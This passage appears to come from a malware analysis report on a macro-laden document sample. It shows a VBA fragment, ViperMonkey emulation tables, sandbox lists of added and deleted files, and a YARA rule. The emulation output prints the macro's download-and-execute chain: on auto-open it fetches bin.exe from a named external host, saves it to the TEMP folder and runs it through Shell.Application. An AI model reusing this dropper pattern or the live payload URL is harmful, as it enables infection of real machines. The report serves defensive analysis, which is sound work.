
```
    Set CPNTFBEJUZO = CreateObject("MSXML2.XMLHTTP")
    CPNTFBEJUZO.Open "GET", SLIPSJGVNVY, False
Dim mTQzdIBs, OwJTklqM, sYybaJMf As String
Dim DXWxSIzk, zSaNJlfN, jZyECtbI As String
Dim xbxdrdkg, BPQyDPaI, fnJPLwdj As String
xbxdrdkg = "           IYHZAP              "
BPQyDPaI = LTrim(xbxdrdkg)
fnJPLwdj = RTrim(BPQyDPaI)
```

Figure 19: VBA Get Request




```
Recorded Actions:
+-------------------+--------------------------+--------------------------+
| Action            | Parameters               | Description              |
+-------------------+--------------------------+--------------------------+
| Found Entry Point | autoopen                 |                          |
| Auto_Open         |                          | Interesting Function Call |
| Environ           | ['TEMP']                 | Interesting Function Call |
| CreateObject      | ['MSXML2.XMLHTTP']       | Interesting Function Call |
| CPNTFBEJUZO.Open  | ['GET', 'http://fachonet. | Interesting Function Call |
|                   | com/js/bin.exe', False]  |                          |
| Object.Method Call | ['GET', 'http://fachonet. | CPNTFBEJUZO.Open         |
|                   | com/js/bin.exe', False]  |                          |
| GET               | http://fachonet.com/js/bi | Interesting Function Call |
|                   | n.exe                    |                          |
| Object.Method Call | ['sdfdsfdsf']            | CPNTFBEJUZO.Send         |
| OPEN              | C:\Users\admin\AppData\Lo | Open File                |
|                   | cal\Temp\YEWZMJFAHIB.exe |                          |
| Dropped File Hash | e3b0c44298fc1c149afbf4c89 | File Name:               |
|                   | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe          |
|                   | 95991b7852b855           |                          |
| CreateObject      | ['Shell.Application']    | Interesting Function Call |
| Environ           | ['TEMP']                 | Interesting Function Call |
| gdfgfdgdfgdf.Open | ['C:\\Users\\admin\\AppDa | Interesting Function Call |
|                   | ta\\Local\\Temp\\YEWZMJFA |                          |
|                   | HIB.exe']                |                          |
| Object.Method Call | ['C:\\Users\\admin\\AppDa | gdfgfdgdfgdf.Open        |
|                   | ta\\Local\\Temp\\YEWZMJFA |                          |
|                   | HIB.exe']                |                          |
| File Access       | C:\Users\admin\AppData\Lo |                          |
|                   | cal\Temp\YEWZMJFAHIB.exe |                          |
| Dropped File Hash | e3b0c44298fc1c149afbf4c89 | File Name:               |
|                   | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe          |
|                   | 95991b7852b855           |                          |
```

Figure 20: vmonkey part 1




```
|                    | cal\Temp\YEWZMJFAHIB.exe  |                           |
| Dropped File Hash  | e3b0c44298fc1c149afbf4c89 | File Name:                |
|                    | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe           |
|                    | 95991b7852b855            |                           |
| Found Entry Point  | auto_open                 |                           |
| Environ            | ['TEMP']                  | Interesting Function Call |
| CreateObject       | ['MSXML2.XMLHTTP']        | Interesting Function Call |
| CPNTFBEJUZO.Open   | ['GET', 'http://fachonet. | Interesting Function Call |
|                    | com/js/bin.exe', False]   |                           |
| Object.Method Call | ['GET', 'http://fachonet. | CPNTFBEJUZO.Open          |
|                    | com/js/bin.exe', False]   |                           |
| GET                | http://fachonet.com/js/bi | Interesting Function Call |
|                    | n.exe                     |                           |
| Object.Method Call | ['sdfdsfdsf']             | CPNTFBEJUZO.Send          |
| OPEN               | C:\Users\admin\AppData\Lo | Open File                 |
|                    | cal\Temp\YEWZMJFAHIB.exe  |                           |
| Dropped File Hash  | e3b0c44298fc1c149afbf4c89 | File Name:                |
|                    | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe           |
|                    | 95991b7852b855            |                           |
| CreateObject       | ['Shell.Application']     | Interesting Function Call |
| Environ            | ['TEMP']                  | Interesting Function Call |
| gdfgfdgdfgdf.Open  | ['C:\\Users\\admin\\AppDa | Interesting Function Call |
|                    | ta\\Local\\Temp\\YEWZMJFA |                           |
|                    | HIB.exe']                 |                           |
| Object.Method Call | ['C:\\Users\\admin\\AppDa | gdfgfdgdfgdf.Open         |
|                    | ta\\Local\\Temp\\YEWZMJFA |                           |
|                    | HIB.exe']                 |                           |
| File Access        | C:\Users\admin\AppData\Lo |                           |
|                    | cal\Temp\YEWZMJFAHIB.exe  |                           |
| Dropped File Hash  | e3b0c44298fc1c149afbf4c89 | File Name:                |
|                    | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe           |
|                    | 95991b7852b855            |                           |
```

Figure 21: vmonkey part 2




```
|                    | HIB.exe']                 |                           |
| File Access        | C:\Users\admin\AppData\Lo |                           |
|                    | cal\Temp\YEWZMJFAHIB.exe  |                           |
| Dropped File Hash  | e3b0c44298fc1c149afbf4c89 | File Name:                |
|                    | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe           |
|                    | 95991b7852b855            |                           |
| Found Entry Point  | workbook_open             |                           |
| Auto_Open          |                           | Interesting Function Call |
| Environ            | ['TEMP']                  | Interesting Function Call |
| CreateObject       | ['MSXML2.XMLHTTP']        | Interesting Function Call |
| CPNTFBEJUZO.Open   | ['GET', 'http://fachonet. | Interesting Function Call |
|                    | com/js/bin.exe', False]   |                           |
| Object.Method Call | ['GET', 'http://fachonet. | CPNTFBEJUZO.Open          |
|                    | com/js/bin.exe', False]   |                           |
| GET                | http://fachonet.com/js/bi | Interesting Function Call |
|                    | n.exe                     |                           |
| Object.Method Call | ['sdfdsfdsf']             | CPNTFBEJUZO.Send          |
| OPEN               | C:\Users\admin\AppData\Lo | Open File                 |
|                    | cal\Temp\YEWZMJFAHIB.exe  |                           |
| Dropped File Hash  | e3b0c44298fc1c149afbf4c89 | File Name:                |
|                    | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe           |
|                    | 95991b7852b855            |                           |
| CreateObject       | ['Shell.Application']     | Interesting Function Call |
| Environ            | ['TEMP']                  | Interesting Function Call |
| gdfgfdgdfgdf.Open  | ['C:\\Users\\admin\\AppDa | Interesting Function Call |
|                    | ta\\Local\\Temp\\YEWZMJFA |                           |
|                    | HIB.exe']                 |                           |
| Object.Method Call | ['C:\\Users\\admin\\AppDa | gdfgfdgdfgdf.Open         |
|                    | ta\\Local\\Temp\\YEWZMJFA |                           |
|                    | HIB.exe']                 |                           |
| File Access        | C:\Users\admin\AppData\Lo |                           |
|                    | cal\Temp\YEWZMJFAHIB.exe  |                           |
| Dropped File Hash  | e3b0c44298fc1c149afbf4c89 | File Name:                |
|                    | 96fb92427ae41e4649b934ca4 | YEWZMJFAHIB.exe           |
|                    | 95991b7852b855            |                           |
+--------------------+---------------------------+---------------------------+
```

Figure 22: vmonkey part 3




```
----------------------------------
Files added: 47
----------------------------------
C:\ProgramData\Microsoft\Search\Data\Applications\Windows\edb0004D.jtx
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\NonCritical_Update;_183f775fdf90f6db3692fe79fbdbf166d394f_00000000_6bb8da12-eea8-4fa5-b560-f08f09c08180\Report.wer
C:\ProgramData\Microsoft\Windows\WER\Temp\3a183017-59ca-49fe-a04e-a9e67877a76a
C:\ProgramData\USOShared\Logs\System\MoUsoCoreWorker.bf806f19-21a5-4c25-8436-c7bc32eb6cd4.1.etl
C:\ProgramData\USOShared\Logs\System\NotificationUxBroker.b8204dba-3596-4b15-b7ac-7f19833ff026.1.etl
C:\ProgramData\USOShared\Logs\System\WuProvider.f8cce41f-2628-4a02-83c4-984f28d1087d.1.etl
C:\ProgramData\USOShared\Logs\User\NotificationUx.3cd764e4-6bb1-4bb2-885c-1338468c531c.1.etl
C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\edb0004D.jtx
C:\Users\All Users\Microsoft\Windows\WER\ReportQueue\NonCritical_Update;_183f775fdf90f6db3692fe79fbdbf166d394f_00000000_6bb8da12-eea8-4fa5-b560-f08f09c08180\Report.we
C:\Users\All Users\Microsoft\Windows\WER\Temp\3a183017-59ca-49fe-a04e-a9e67877a76a
C:\Users\All Users\USOShared\Logs\System\MoUsoCoreWorker.bf806f19-21a5-4c25-8436-c7bc32eb6cd4.1.etl
C:\Users\All Users\USOShared\Logs\System\NotificationUxBroker.b8204dba-3596-4b15-b7ac-7f19833ff026.1.etl
C:\Users\All Users\USOShared\Logs\System\WuProvider.f8cce41f-2628-4a02-83c4-984f28d1087d.1.etl
C:\Users\All Users\USOShared\Logs\User\NotificationUx.3cd764e4-6bb1-4bb2-885c-1338468c531c.1.etl
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-6265D253-1D78.pma
C:\Users\Malware\AppData\Local\Microsoft\Internet Explorer\EmieSiteList\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Internet Explorer\EmieUserList\container.dat
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-04-10.1523.7248.1.odl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-04-10.1523.8576.1.odl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-04-24.2241.1444.1.aodl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-04-24.2241.2520.1.aodl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\setup\logs\StandaloneUpdate_2022-04-24_224115_1444-1440.log
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\setup\logs\StandaloneUpdate_2022-04-24_224115_2520-1448.log
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022041120220418\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022042420220425\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\IECompatCache\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\IECompatUaCache\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\INetCookies\DNTException\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\IEDownloadHistory\container.dat
C:\Users\Malware\AppData\Local\Microsoft\EdgeBho\IEToEdge\container.dat
C:\Users\Malware\AppData\Local\Packages\microsoft.windowscommunicationsapps_8wekyb3d8bbwe\AC\Temp\mat-debug-1976.log
```

Figure 23: files added part 1



```
C:\Users\Malware\AppData\Local\Temp\BIT7E89.tmp
C:\Users\Malware\AppData\Local\Temp\BIT7E99.tmp
C:\Users\Malware\AppData\Local\Temp\wct7E88.tmp
C:\Users\Malware\AppData\Local\Temp\wct7E89.tmp
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\2559921591e7e1b0.automaticDestinations-ms
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\28c8b86deab549a1.automaticDestinations-ms
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\01.hivu.lnk
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\sample4c.doc.lnk
C:\Users\Malware\Desktop\01.hivu
C:\Windows\Logs\SIH\SIH.20220424.184240.421.1.etl
C:\Windows\Logs\waasmedic\waasmedic.20220424_224040_558.etl
C:\Windows\Prefetch\IEXPLORE.EXE-058FE8F5.pf
C:\Windows\Prefetch\IEXPLORE.EXE-A033F7A2.pf
C:\Windows\Prefetch\IE_TO_EDGE_STUB.EXE-FC23851C.pf
C:\Windows\Prefetch\SVCHOST.EXE-9EC0735B.pf
C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\domgmt.20220424_224115_620.etl
```

Figure 24: files added part 2



```
----------------------------------
Files deleted: 28
----------------------------------
C:\ProgramData\Microsoft\Search\Data\Applications\Windows\edb00049.jtx
C:\ProgramData\Microsoft\Search\Data\Applications\Windows\edb0004A.jtx
C:\ProgramData\Microsoft\Windows\WER\Temp\71515a4f-35bf-4635-a3af-5ea5d31f515d
C:\ProgramData\Microsoft\Windows\WER\Temp\7a2373ca-62df-4e7a-9ffb-161825bc5c36
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4B27.tmp.WERInternalMetadata.xml
C:\ProgramData\Microsoft\Windows\WER\Temp\WER715F.tmp.WERInternalMetadata.xml
C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\edb00049.jtx
C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\edb0004A.jtx
C:\Users\All Users\Microsoft\Windows\WER\Temp\71515a4f-35bf-4635-a3af-5ea5d31f515d
C:\Users\All Users\Microsoft\Windows\WER\Temp\7a2373ca-62df-4e7a-9ffb-161825bc5c36
C:\Users\All Users\Microsoft\Windows\WER\Temp\WER4B27.tmp.WERInternalMetadata.xml
C:\Users\All Users\Microsoft\Windows\WER\Temp\WER715F.tmp.WERInternalMetadata.xml
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics-spare.pma
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-03-16.1958.8520.1.odl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-03-16.1958.8524.1.odl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-03-23.0201.3996.1.odl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-03-23.0201.4444.1.odl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-04-10.1523.7248.1.aodl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\logs\Common\StandaloneUpdater-2022-04-10.1523.8576.1.aodl
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\setup\logs\StandaloneUpdate_2022-01-18_035039_6528-6532.log
C:\Users\Malware\AppData\Local\Microsoft\OneDrive\setup\logs\StandaloneUpdate_2022-01-24_020706_7780-8164.log
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022032120220328\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022041220220413\container.dat
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\https___java_com_help
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_AutoGenerated_{8ABD94FB-E7D6-84A6-A997-C918EDDE0A
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_ScreenSketch_8wekyb3d8bbwe!App
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_WindowsFeedbackHub_8wekyb3d8bbwe!App
C:\Users\Malware\AppData\Local\Temp\BITC6DA.tmp
```

Figure 25: files deleted

See below for the YARA Rule for Sample 3 of 3

```
rule creds_ru
{
meta:
        description = “simple YARA rule”
strings:
        $a = “0356414e0b”

condition:
        ($a)
}
```